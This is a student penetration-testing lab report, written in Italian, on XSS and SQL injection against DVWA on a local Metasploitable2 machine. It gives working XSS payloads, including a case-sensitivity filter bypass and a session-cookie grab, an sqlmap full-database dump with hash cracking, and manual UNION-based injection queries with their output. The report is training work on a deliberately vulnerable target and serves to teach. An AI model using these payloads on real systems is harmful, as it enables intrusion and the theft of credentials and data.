

W13D4 - XSS e SQLi

metasploitable - exploit

XSS & SQLi

Danilo 'danix' Macrì - mia.mail@mio.sito

Scan started on 08/10/2025 - duration (days): 1

Contents

Sommario	1
Scope	1
Tecnologie utilizzate	1
Exploit	2
XSS - cross-site scripting	2
SQLi - SQL injection	5

Sommario

Oggi eseguiremo un pentest mirato alle vulnerabilità di cross-site scripting (XSS) e SQL injection (SQLi) sulla nostra macchina Metasploitable2.

Scope

Il target dei nostri test è come sempre la macchina metasploitable

- 192.168.50.101
- http://metasploitable

Inizieremo i nostri test settando la difficoltà a low per poi proseguire verso i livelli medium e high.

Tecnologie utilizzate

Per i nostri test utilizzeremo i seguenti software:

- sqlmap 1.9.9 #stable


Exploit

XSS - cross-site scripting


L'attacco di cross-site scripting consiste nell'andare a inserire codice malevolo in campi di input all'interno di webapp, allo scopo di alterare la funzionalità originale della webapp attaccata. Si fa leva su una cattiva implementazione dei campi di input da parte del programmatore che non ha sanificato correttamente l'input dell'utente prima di processarlo.

XSS - Security Low done Per l'exploit di cross-site scripting introdurremo il seguente codice javascript nel campo di testo della DVWA:

```
<script>window.alert("you have been p0wn3d!!")</script>
```



Una volta inserito il nostro codice, l'input viene passato alla pagina php che lo legge e lo esegue, in quanto non c'è nessun filtro che sanitizzi il testo inserito.




e il browser ci mostra il nostro messaggio minaccioso.


Un'altra injection (*lo strumentopolo misterioso*) che ci tornerà utile tra poco è questa:

```
<script>window.alert(document.cookie)</script>
```

che ci restituirà il cookie di sessione attivo



XSS - Security Medium done Aumentando la sicurezza della DVWA a medium, la pagina filtra e rimuove il tag html `<script>`, quindi non possiamo più utilizzarlo, ma andando a guardare il codice noteremo che il filtro è case-sensitive, quindi se utilizziamo il tag `<SCRIPT>` con tutte lettere maiuscole, dovrebbe passare ugualmente.



Come vediamo dallo screenshot, il filtro funziona solo se il tag è scritto in minuscolo, che è la direttiva standard di html5, ma siccome il browser deve saper leggere anche altri dialetti (*come HTML4 Transitional che è molto permissivo in termini di sintassi*) e deve riuscire a rendere ugualmente le pagine anche se mal formattate, riesce a leggere tranquillamente il nostro codice.

XSS - Security High impossible La situazione cambia drasticamente aumentando il livello a high, in questo caso la pagina utilizza la funzione php `htmlspecialchars()` che serve a sanificare qualsiasi simbolo utilizzato in html, traducendolo nella sua safe entity.

Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . htmlspecialchars($_GET['name']);
    echo '</pre>';
}
?>
```

Se ad esempio proviamo a passare `<script>` questo verrà tradotto in simboli html safe come `<script>` in modo da impedirne l'interpretazione da parte del browser. Questo è il metodo più efficace per sanificare l'input dell'utente, rendendo di fatto sicura la pagina.

SQLi - SQL injection

Come per gli attacchi XSS, anche per l'SQL injection, si andrà a inserire del codice malevolo (payload) all'interno di campi di testo che vadano a interrogare questa volta un database, allo scopo di attraversare il DB e riuscire ad ottenere informazioni utili.

In questo genere di attacchi la prima cosa da fare è identificare un injection point, un campo di testo non propriamente sanificato che permetta l'interruzione del normale funzionamento della pagina web su cui si trova. Per farlo potrebbe bastare inserire un singolo carattere `'` all'interno del campo.

Questa è una normale query SQL, quella che viene eseguita dalla DVWA:

```
SELECT first_name, last_name FROM users WHERE user_id = '$id'
```

Come vediamo, al campo `user_id` viene passata una variabile tra apici, se quella variabile contiene un numero la query verrà eseguita, ma se noi passiamo un ulteriore apice in quella variabile, la query risulterà sbagliata, e l'SQL engine potrebbe restituirci un errore, rivelandoci un injection point. Ne vediamo un esempio nella dvwa:

```
vulnerabilities/sqli/?id=%27&Submit=Submit#
```

Kali Forums Kali NetHunter Exploit-DB Google Hackin...

that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

Una volta trovata la vulnerabilità possiamo utilizzare un tool come **sqlmap** per ottenere il dump del database e andare a cercare informazioni interessanti all'interno del database, come nomi utente e password.

SQL injection con sqlmap Per usare efficacemente sqlmap all'interno della dvwa avremo bisogno di estrapolare i cookie di sessione, utilizzando *lo strumentopolo misterioso* visto nell'esercizio precedente di cross-site scripting, andremo quindi a salvare il nostro cookie in una variabile in bash

```
(kali@kali)-[~]  
$ c="security=low; PHPSESSID=4a5b61f0d278e22affefeb5b791631af"
```

e andiamo adesso a recuperare l'url della pagina da attaccare, lo passeremo come argomento a sqlmap dopo averlo a sua volta salvato in una variabile

```
(kali@kali)-[~]  
$ u="http://metasploitable/dvwa/vulnerabilities/sqli/?id=asdf&Submit=Submit#"
```

il nostro comando sarà quindi simile a questo:

```
sqlmap -u $u --cookie=$c --data="id=1" --dbms="mysql" --dump-all
```

abbiamo passato i seguenti parametri:

- u** l'url da attaccare, preso direttamente dalla pagina web che stavamo visitando
- cookie** il cookie di sessione, in questo caso estratto nell'esercizio precedente
- data** il parametro della query vulnerabile al nostro attacco
- dbms** il database engine utilizzato, è un parametro opzionale e se non lo specifichiamo, sqlmap è in grado di riconoscere e testare da solo i vari engine, ma siccome noi lo abbiamo estrapolato dal nostro test iniziale, ha senso passarlo per restringere i test.
- dump-all** chiediamo a sqlmap di effettuare il dump di tutto il database

Una volta eseguito il tool, questo ci potrà fare alcune domande in base alle scoperte fatte sul server interrogato, e in base alle dimensioni del database raccoglierà tutte le informazioni disponibili

```
[12:10:34] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/metasploitable/dump/dvwa/guestbook.csv'
[12:10:34] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:10:34] [INFO] fetching entries for table 'users' in database 'dvwa'
[12:10:34] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[12:13:32] [INFO] writing hashes to a temporary file '/tmp/sqlmapcqbdamz81927/sqlmaphashes-4wd049hi.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] █
```

Occasionalmente se dovesse trovare delle tabelle con dei nomi utente e hash di password, sqlmap ci chiederà se vogliamo salvare questi dati in un file a parte per poter poi processarlo con altri tool come hashcat o john the ripper. Se confermiamo con **y**, ci chiederà inoltre se vogliamo tentare un attacco a dizionario su queste password, confermiamo di nuovo con **y** e poi confermiamo l'uso del dizionario di default di sqlmap¹

e alla fine ci restituirà tutte le informazioni trovate in dei files di testo.

```
[12:00:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[12:00:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/metasploitable'
```

Controllando il contenuto della directory vedremo che sqldump ha organizzato nella cartella **dump** delle directory, una per ogni database e all'interno di ognuna, un csv per ogni tabella.

```
tree .local/share/sqlmap/output/metasploitable/dump/
.local/share/sqlmap/output/metasploitable/dump/
├── dvwa
│   ├── guestbook.csv
│   └── users.csv
├── information_schema
│   ├── CHARACTER_SETS.csv
│   ├── COLLATION_CHARACTER_SET_APPLICABILITY.csv
│   └── COLLATIONS.csv
```

¹possiamo anche passare dei dizionari alternativi, sia scaricati da internet che già presenti sulla kali

```
|— COLUMN_PRIVILEGES.csv
|— COLUMNS.csv
|— KEY_COLUMN_USAGE.csv
|— PROFILING.csv
|— ROUTINES.csv
|— SCHEMA_PRIVILEGES.csv
|— SCHEMATA.csv
|— STATISTICS.csv
|— TABLE_CONSTRAINTS.csv
|— TABLE_PRIVILEGES.csv
|— TABLES.csv
|— TRIGGERS.csv
|— USER_PRIVILEGES.csv
|— VIEWS.csv
— mysql
  |— db.csv
  |— func.csv
  |— help_category.csv
  |— help_keyword.csv
  |— help_relation.csv
  |— help_topic.csv
  |— host.csv
  |— proc.csv
  |— tables_priv.csv
  |— time_zone_name.csv
  |— user.csv
— owasp10
  |— accounts.csv
  |— blogs_table.csv
  |— credit_cards.csv
  |— pen_test_tools.csv
— tikiwiki
  |— tiki_actionlog.csv
  |— tiki_article_types.csv
  |— tiki_integrator_reps.csv
  |— tiki_integrator_rules.csv
  |— tiki_languages.csv
  |— tiki_live_support_modules.csv
  |— tiki_menu_options.csv
  |— tiki_menus.csv
  |— tiki_modules.csv
  |— tiki_pages.csv
  |— tiki_preferences.csv
  |— tiki_quicktags.csv
  |— tiki_score.csv
  |— tiki_searchindex.csv
  |— tiki_stats.csv
  |— tiki_user_modules.csv
  |— tiki_user_preferences.csv
  |— users_grouppermissions.csv
  |— users_groups.csv
  |— users_permissions.csv
  |— users_usergroups.csv
```

```
| └─ users_users.csv
└─ tikiwiki195
   └─ tiki_actionlog.csv
   └─ tiki_article_types.csv
   └─ tiki_integrator_reps.csv
   └─ tiki_integrator_rules.csv
   └─ tiki_languages.csv
   └─ tiki_live_support_modules.csv
   └─ tiki_menu_options.csv
   └─ tiki_menus.csv
   └─ tiki_modules.csv
   └─ tiki_pages.csv
   └─ tiki_preferences.csv
   └─ tiki_quicktags.csv
   └─ tiki_score.csv
   └─ tiki_searchindex.csv
   └─ tiki_sessions.csv
   └─ tiki_stats.csv
   └─ tiki_user_modules.csv
   └─ tiki_user_preferences.csv
   └─ users_grouppermissions.csv
   └─ users_groups.csv
   └─ users_permissions.csv
   └─ users_users.csv
```

7 directories, 78 files

Ognuno di questi files csv contiene tutti i dati presenti nel database del nostro target.

SQL injection manuale Un esempio di query per ottenere gli stessi dati manualmente ci porterebbe via più tempo, dovendo andare ad esplorare manualmente il database alla ricerca di tabelle interessanti.

```
' UNION SELECT DISTINCT SCHEMA_NAME, null FROM information_schema.SCHEMATA -- -
```

Questa query inizia con un'apice per andarsi ad inserire nella query di base della dvwa, poi utilizza **UNION** per aggiungere un'ulteriore query e combinare l'output di entrambe in maniera che la pagina attaccata ci mostri i dati che chiediamo.

In questo caso specifico abbiamo unito la query che va a chiedere lo schema_name da una tabella di sistema del dbms mysql, in questa tabella sono contenute tutte le informazioni sulle altre tabelle presenti nel db. noi ne stiamo visualizzando il nome per sapere quali tabelle andare a cercare successivamente. Questo è l'output:

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' UNION SELECT DISTINCT SCHEMA_NAME, null FROM information_schema.SCHEMATA -- -  
First name: information_schema  
Surname:
```

```
ID: ' UNION SELECT DISTINCT SCHEMA_NAME, null FROM information_schema.SCHEMATA -- -  
First name: dvwa  
Surname:
```

```
ID: ' UNION SELECT DISTINCT SCHEMA_NAME, null FROM information_schema.SCHEMATA -- -  
First name: metasploit  
Surname:
```

```
ID: ' UNION SELECT DISTINCT SCHEMA_NAME, null FROM information_schema.SCHEMATA -- -  
First name: mysql  
Surname:
```

```
ID: ' UNION SELECT DISTINCT SCHEMA_NAME, null FROM information_schema.SCHEMATA -- -  
First name: owasp10  
Surname:
```

```
ID: ' UNION SELECT DISTINCT SCHEMA_NAME, null FROM information_schema.SCHEMATA -- -  
First name: tikiwiki  
Surname:
```

```
ID: ' UNION SELECT DISTINCT SCHEMA_NAME, null FROM information_schema.SCHEMATA -- -  
First name: tikiwiki195  
Surname:
```

Come vediamo, nell'output standard della pagina, alla voce "First name:" abbiamo associato il nome della tabella preso dal database. A questo punto possiamo andare ad interrogare la tabella dvwa che immaginiamo essere interessante visto che ne stiamo attaccando la webapp con lo stesso nome

Per prima cosa andiamo a vedere come sono costituite le tabelle presenti nel database dvwa

La query sarà questa:

```
' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM information_schema.TABLES -- -
```

```
ID: ' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM information_schema.TABLES -- -  
First name: information_schema  
Surname: VIEWS  
  
ID: ' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM information_schema.TABLES -- -  
First name: dvwa  
Surname: guestbook  
  
ID: ' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM information_schema.TABLES -- -  
First name: dvwa  
Surname: users  
  
ID: ' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM information_schema.TABLES -- -  
First name: mysql  
Surname: columns_priv
```

In mezzo a tutte le tabelle vediamo che il database dvwa contiene due tabelle, **guestbook** e **users**.

Ci concentreremo sulla tabella users, andiamo a vedere come sono costituite le tabelle del database dvwa:

```
' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='dvwa'  
-- -
```

User ID:

```
ID: ' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='dvwa' -- -  
First name: guestbook  
Surname: comment_id  
  
ID: ' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='dvwa' -- -  
First name: guestbook  
Surname: comment  
  
ID: ' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='dvwa' -- -  
First name: guestbook  
Surname: name  
  
ID: ' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='dvwa' -- -  
First name: users  
Surname: user_id  
  
ID: ' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='dvwa' -- -  
First name: users  
Surname: first_name  
  
ID: ' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='dvwa' -- -  
First name: users  
Surname: last_name  
  
ID: ' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='dvwa' -- -  
First name: users  
Surname: user  
  
ID: ' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='dvwa' -- -  
First name: users  
Surname: password  
  
ID: ' UNION SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='dvwa' -- -  
First name: users  
Surname: avatar
```

Con questa union query chiediamo di visualizzare sempre due campi come si aspetta la query originale che stiamo sfruttando, nel primo campo mettiamo il nome della tabella di appartenenza e nel secondo il nome

della “colonna” di riferimento²



²Per semplificare l'idea di una tabella sql, consideriamo le colonne in una tabella a doppia entrata, come gli identificatori dei dati che andremo ad inserire, e le righe della tabella come i dati veri e propri.